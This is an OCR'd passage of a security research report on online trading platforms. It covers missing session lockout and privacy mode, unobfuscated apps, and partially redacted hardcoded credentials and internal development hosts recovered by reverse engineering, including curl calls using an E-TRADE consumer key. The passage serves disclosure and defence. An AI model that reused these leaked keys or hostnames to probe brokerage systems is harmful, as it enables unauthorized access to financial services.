
Automatic Logout/Lockout for Idle Sessions


Most web-based platforms logout/lockout the user automatically, but this is not the case for **desktop (43%) and mobile apps (25%)**. This is a security control that forces the user to authenticate again after a period of idle time.


Privacy Mode

This mode protects the customers' private information from being displayed on the screen in public areas where shoulder-surfing[7] attacks are feasible. **Most of the mobile apps, desktop applications, and web platforms do not implement this useful and important feature.**


The following images show before and after enabling privacy mode in **Thinkorswim** for desktop and for mobile:








Yahoo! Finance:




It's worth noting that not only balances, positions, and other sensitive values in the trading context should be masked, but also credit card information when entered to fund the trading account. Following **easyMarkets**, where the CVC is not masked:



Hardcoded Secrets in Code and App Obfuscation

16 Android .apk installers (47%) were easily reverse engineered to human-readable code since they lack of obfuscation. Most Java and .NET-based desktop applications were also reverse engineered easily. The rest of the applications had medium to high levels of obfuscation, such as **Merrill Edge** in the next screenshot.




The goal of obfuscation is to conceal the applications purpose (security through obscurity) and logic in order to deter reverse engineering and to make it more difficult.


In the non-obfuscated platforms, **there are hardcoded secrets such as cryptographic keys and third-party service partner passwords**. This information could allow unauthorized access to other systems that are not under the control of the brokerage houses. For example, a Morningstar.com account (investment research) hardcoded in a Java class from the reversed **E-TRADE** app:

```
nitr0us@bukowski:~/src/       $ grep -nir morningstar.com
com/                                  .java:29:        MFProspectus.this.prospectusWebView.
loadUrl("http://    .morningstar.com/DocDetail.aspx?clientid= USER &key=     PASSWORD     &investm
enttype= &doctype=           &ticker=" + MFProspectus.this.getIntent().getStringExtra("symbol"))
;
nitr0us@bukowski:~/src/       $
```


A private key hardcoded in **AvaTradeGO**:



Java classes could easily be reverse engineered. For example, **Thinkorswim**'s TCP-order server was easily reverse engineered in order to determine the acceptable format for emitting buy/sell orders remotely. Code demonstrating an order pop-up attack **(Thinkorswim Order Pop-up Attack)** on this platform is included in **Appendix A**.



Interestingly, **14 of the mobile apps (41%) and 4 of the desktop platforms (29%)** have traces **(hostnames and IPs) about the internal development and testing environments** where they were made or tested. Some hostnames are reachable from the Internet and since they're testing systems they could lack of proper protections:




```
nitr0us@bukowski:~/src$ egrep -hr "DEV_.*URL" RobinHood/
  public static final String DEV_BROKEBACK_URL = "http://brokeback.dev.robinhood.com";
  public static final String DEV_ANALYTICS_URL = "http://goku.dev.robinhood.com";
  public static final String DEV_EXPERIMENTS_URL = "http://analytics.dev.robinhood.com";
nitr0us@bukowski:~/src$ egrep -hr "192.168.  .[0-9]{1,3}" Plus500/
  private static final String d = "http://192.168.      :40000/";
      str = "http://192.168.      :40000/";
      str = "https://trade.plus500.com/".replace("trade.", "trade.test.").replace("trade.test.plus500.com", "192.168.      ');
nitr0us@bukowski:~/src$ egrep -hr "devexperts.com" Markets.com/
      a(localLinkedHashMap, "CosmosStaging", "show.cosmos.prosp.devexperts.com:64000", "pre.cosmos.prosp.devexperts.com:64000");
      a(localLinkedHashMap, "CosmosQA", "demo.qa.cosmos.prosp.devexperts.com:64000", "live.qa.cosmos.prosp.devexperts.com:64000");
      a(localLinkedHashMap, "CosmosQARuslan", "demo.qa.cosmos.prosp.devexperts.com:64000", "89.113.133.21:64001");
      a(localLinkedHashMap, "CosmosQAMike", "demo.qa.cosmos.prosp.devexperts.com:64000", "89.113.133.22:64001");
nitr0us@bukowski:~/src$ egrep -hr "scottrade.dev:8080" Scottrade/ | uniq
        localURL2.<init>("http://qamobstrmpe101.scottrade.dev:8080");
        localURL2.<init>("http://qamobdload001.scottrade.dev:8080/MobileServiceProxy/api/Pepperoni/POST");
        localURL2.<init>("http://qamobdload001.scottrade.dev:8080/MobileServiceProxy/api/Pepperoni/DLY");
        localURL2.<init>("http://qamobdload001.scottrade.dev:8080/MobileServiceProxy/api/Pepperoni/PRE");
        localURL2.<init>("http://develictep002.scottrade.dev:8080");
```

```
{"ClientRemoteAddressResponse":{"ipAddress":"10.      .21"}}nitr0us@slacker:~$ curl https://us.etrade.com/apip
son -H 'consumerKey: 843c7d3799883583225a6a99a05
{"ClientRemoteAddressResponse":{"ipAddress":"10.      .23"}}nitr0us@slacker:~$
nitr0us@slacker:~$ curl https://us.etrade.com/ap      pec/v1/market/client/remoteaddress.json -H 'consumerKey
{"ClientRemoteAddressResponse":{"ipAddress":"10.      .26"}}nitr0us@slacker:~$
nitr0us@slacker:~$ curl https://us.etrade.com/ap      pec/v1/market/client/remoteaddress.json -H 'consumerKey
{"ClientRemoteAddressResponse":{"ipAddress":"10.      .22"}}nitr0us@slacker:~$ curl https://us.etrade.com/apip
son -H 'consumerKey: 843c7d3799883583225a6a99a05
{"ClientRemoteAddressResponse":{"ipAddress":"10.      .245"}}nitr0us@slacker:~$
nitr0us@slacker:~$ curl https://us.etrade.com/ap      pec/v1/market/client/remoteaddress.json -H 'consumerKey
{"ClientRemoteAddressResponse":{"ipAddress":"10.      .23"}}nitr0us@slacker:~$
nitr0us@slacker:~$ curl https://us.etrade.com/ap      pec/v1/market/client/remoteaddress.json -H 'consumerKey
{"ClientRemoteAddressResponse":{"ipAddress":"10.      .26"}}nitr0us@slacker:~$
nitr0us@slacker:~$ curl https://us.etrade.com/ap      pec/v1/market/client/remoteaddress.json -H 'consumerKey
{"ClientRemoteAddressResponse":{"ipAddress":"10.      .21"}}nitr0us@slacker:~$ curl https://us.etrade.com/apip
son -H 'consumerKey: 843c7d3799883583225a6a99a05
{"ClientRemoteAddressResponse":{"ipAddress":"10.      .25"}}nitr0us@slacker:~$
nitr0us@slacker:~$
```

```
    a.add(new co("Debug STE04 Platform", cp.c, "http://ste04lvtosapp01.iteclientsys.local:7001/Mobile", "STE04 Prod",
vtosapp01.iteclientsys.local:7014", "https://www.tdameritrade.com/o.cgi?a=RMV\\u0026o=220\\u0026p=https%3A%2F%2Finvest
));
    a.add(new co("Debug STE04 Platform", cp.d, "http://ste04lvtosapp01.iteclientsys.local:7001/Mobile", "STE04 Demo",
vtosapp01.iteclientsys.local:7014", "https://www.tdameritrade.com/o.cgi?a=RMY\\u0026o=220\\u0026p=https%3A%2F%2Finvest
));
    a.add(new co("Debug STE06 Platform", cp.c, "http://ste06lvtosapp01.iteclientsys.local:7001/Mobile", "STE06 Prod",
vtosapp01.iteclientsys.local:7014", "https://www.tdameritrade.com/o.cgi?a=RMV\\u0026o=220\\u0026p=https%3A%2F%2Finvest
));
    a.add(new co("Debug STE06 Platform", cp.d, "http://ste06lvtosapp01.iteclientsys.local:7001/Mobile", "STE06 Demo",
vtosapp01.iteclientsys.local:7014", "https://www.tdameritrade.com/o.cgi?a=RMY\\u0026o=220\\u0026p=https%3A%2F%2Finvest
));
    a.add(new co("Debug STE07 Platform", cp.c, "http://ste07lvtosapp01.iteclientsys.local:7001/Mobile", "STE07 Prod",
vtosapp01.iteclientsys.local:7014", "https://www.tdameritrade.com/o.cgi?a=RMV\\u0026o=220\\u0026p=https%3A%2F%2Finvest
));
    a.add(new co("Debug STE07 Platform", cp.d, "http://ste07lvtosapp01.iteclientsys.local:7001/Mobile", "STE07 Demo",
vtosapp01.iteclientsys.local:7014", "https://www.tdameritrade.com/o.cgi?a=RMY\\u0026o=220\\u0026p=https%3A%2F%2Finvest
));
    a.add(new co("Debug Local Platform", cp.c, "http://10.0.2.2:25006/Mobile", "Local Prod", "10.0.2.2:25005", "10.0.2
MV\\u0026o=220\\u0026p=https%3A%2F%2Finvest.tdameritrade.com%2Fgrid%2Fm%2Fola%3Fentity%3D103"));
    a.add(new co("Debug Local Platform", cp.d, "http://10.0.2.2:25006/Mobile", "Local Demo", "10.0.2.2:25005", "10.0.2
MY\\u0026o=220\\u0026p=https%3A%2F%2Finvest.tdameritrade.com%2Fgrid%2Fm%2Fola%3Fentity%3D103"));
```

DomainType.class | DomainTypeUtil.class | ProxyListComboBoxModel.class | ProxyListEncoder.class

```
  static final String TDA_DEFAULT_TECH_SUPPORT_PHONE = "800-672-2098";
  static final String TDW_DEFAULT_TECH_SUPPORT_PHONE = "1-877-348-6722";
25 static final List<DomainType> VALUES = new ArrayList();
33 static final DomainType THINKORSWIM = new DomainType("thinkorswim", "(team.thinkorswim.com:7002,team.thinkorswim.com:443)(demo.
37 static final DomainType INVESTOOLS = new DomainType("Investools", "(demo.thinkorswim.com:7002,demo.thinkorswim.com:443; 'paperM
41 static final DomainType TD_AMERITRADE = new DomainType("TD Ameritrade", "(tda.thinkorswim.com:443)(demo.thinkorswim.com:443)",
45 static final DomainType TDW_THINKORSWIM = new DomainType("TD Direct Investing", THINKORSWIM.connectionDef, "tdw", "tdw", "1-877
49 static final DomainType SINGAPORE = new DomainType("Singapore", THINKORSWIM.connectionDef, "sg", "sg", "800-672-2098");
53 static final DomainType HKASIA = new DomainType("Asia", THINKORSWIM.connectionDef, "hkasia", TD_AMERITRADE.svgLogo, "+852 2374
57 static final DomainType ADMIN = new DomainType("Live TOS admin", "tosadmin.tos.lo:7002", "", "tos", "800-672-2098");
61 static final DomainType DEMO_ADMIN = new DomainType("Demo TOS admin", "tosadmin.dr.tos.lo:7002", "", "tos", "800-672-2098");
65 static final DomainType SWIM_ADMIN = new DomainType("TD Ameritrade Admin", ADMIN.connectionDef, "swimadmin", "tos", "800-672-20
  final String name;
```


Related to reverse engineering, in some cases symbols were found in final releases. Symbols help in the understanding of the internal functions and dramatically ease the reverse engineering process. For example, symbols seen in **eSignal**:

IDA View-A | Hex View-1 | Structures | Enums | Imports

Name	Address
Trade::DefaultConnectionsPreferences::trUtf8(char const *,char const *,int)	000000018009E2B0
Trade::DefaultConnectionsPreferencesBuffer::trUtf8(char const *,char const *,int)	000000018009F440
Trade::DefaultConnectionsPreferencesProxy::trUtf8(char const *,char const *,int)	000000018009FDF0
Trade::EngineConnectConnectionOperation::trUtf8(char const *,char const *,int)	00000001800738A0
Trade::EngineDisconnectConnectionOperation::trUtf8(char const *,char const *,int)	00000001800738E0
Trade::LogExportOperation::trUtf8(char const *,char const *,int)	000000018012BDD0
Trade::MultilegSymbolDomainsProvider::trUtf8(char const *,char const *,int)	00000001800A9FC0
Trade::PositionProvider::trUtf8(char const *,char const *,int)	00000001800B34A0
Trade::ProxyStorageBase::trUtf8(char const *,char const *,int)	0000000180274D70
Trade::LogExportOperation::trackExported(int)	000000018013F900
Trade::DefaultConnectionsPreferences::tryResolvePendingAccount(Trade::IBrokerConnection *)	000000018009E2F0
Trade::Field::type(void)	0000000180112230
Trade::PositionProvider::updateState(void)	000000018022F250
Trade::AbstractPropertyPageController::userInputs(Trade::FieldSet const &)	00000001800ACC80
Trade::FieldProperties::visible(bool)	0000000180112FC0
Trade::FieldProperties::visible(bool)	00000001801131B0
Trade::AbstractTopic::visibleFields(void)	00000001802BB350
Trade::LogExportOperation::writeToFile(Trade::ILogDatabase::SelectResult const &)	000000018013F9D0
DllEntryPoint	000000018034914C

Line 820 of 835

In other cases, such as **NinjaTrader**, it was possible to see insecure calls such as:



No Cybersecurity Guidance on Online Trading Threats

Some brokerages offer an education center to their customers, including a section for cybersecurity, where the users can learn about the Internet threats that online trading could face and how to protect against them. However, most brokers' education center offer focus only on trading.

Following two brokerage houses (**TD Ameritrade** and **Firstrade**) offering guidance about recommended security products (i.e. antivirus software), online safety tips as well as privacy statements. Also, they include points of contacts to report any phishing email or privacy concerns, which can be very helpful:

Online Threats

Better protect yourself by understanding the threat

Knowing about possible online risks will help you better understand and recognize potential online threats to the security of your personal information. Your awareness, combined with our vigilance, can help to decrease the risk to your accounts and information.

- Asset Protection Guarantee
- Security Products
- Our Security Procedures
- About Security Tools
- Site & Browser Settings
- Minimum Requirements
- Online Safety Tips
- Online Threats
  - Security Issue
  - Spotting Phishing

Avoid becoming a victim—use security products and tools
What to do if you suspect you're a victim

Identity Theft

Identity theft-using a person's personal or financial data to commit fraud-is one of the most rapidly growing global crimes. The targets of this crime are your personal information, your financial information, and access to your online accounts.

The personal information often targeted includes:

- Name, address, and date of birth
- Social Security number
- Driver's license number
- Passport
- Signature

The financial information often sought is:

- UserIDs and passwords
- Account numbers and ABA numbers
- Credit card numbers

FIRSTRADE Investor Center

Feedback | Shortcuts | Symbol or Company | Detailed Quote | GO | 63868544-Individual J SP... | LOG OUT

Home | My Accounts | Trading | Research & Tools | Retirement & Planning | Education | Customer Service

Contact Us | Fund Your Account | FAQs | Form Center | Pricing | Promotions | Online Security | Sitemap

- How Firstrade protects your data
- How to protect your personal information
- How to deal with security threats to your account

If you suspect any fraudulent activity, please contact us immediately:

Telephone: 1-800-869-8800

Email: service@firstrade.com

How to Deal With Security Threats to Your Account

Although scam artists try very hard to make fraudulent emails resemble official communication, there are often clues that will allow you to detect the scam. Here are some common characteristics of "phishing" emails, and how to determine if the email is authentic or a spoof.

Start by spotting the fraudulent communication.

- The email is completely unsolicited, from an address that looks legitimate (such as support@firstrade.com or feedback@firstrade.com).
- The email includes the logo graphics to convince reader of its authenticity, but has obvious typos and poor grammar.
- Content of the email lures the user to reply in order to confirm or verify personal information. This is usually

Get Quote | GO | Please enter a stock, option, or mutual fund symbol to the left and click [GO] | OPTION CHAIN | 63868544 | Buying Power | GO

Desktop-specific Vulnerabilities

Desktop platforms are the most complete solutions offered since they implement most sophisticated tools for trading, charting, market research, and integration with other tools. This is the reason why the attack surface is larger for these platforms.

The following are some common vulnerabilities found in these applications.

Denial of Service

Many desktop platforms integrate with other trading software through common TCP/IP sockets. Nevertheless, some common weaknesses are present in the connections handling of such services.

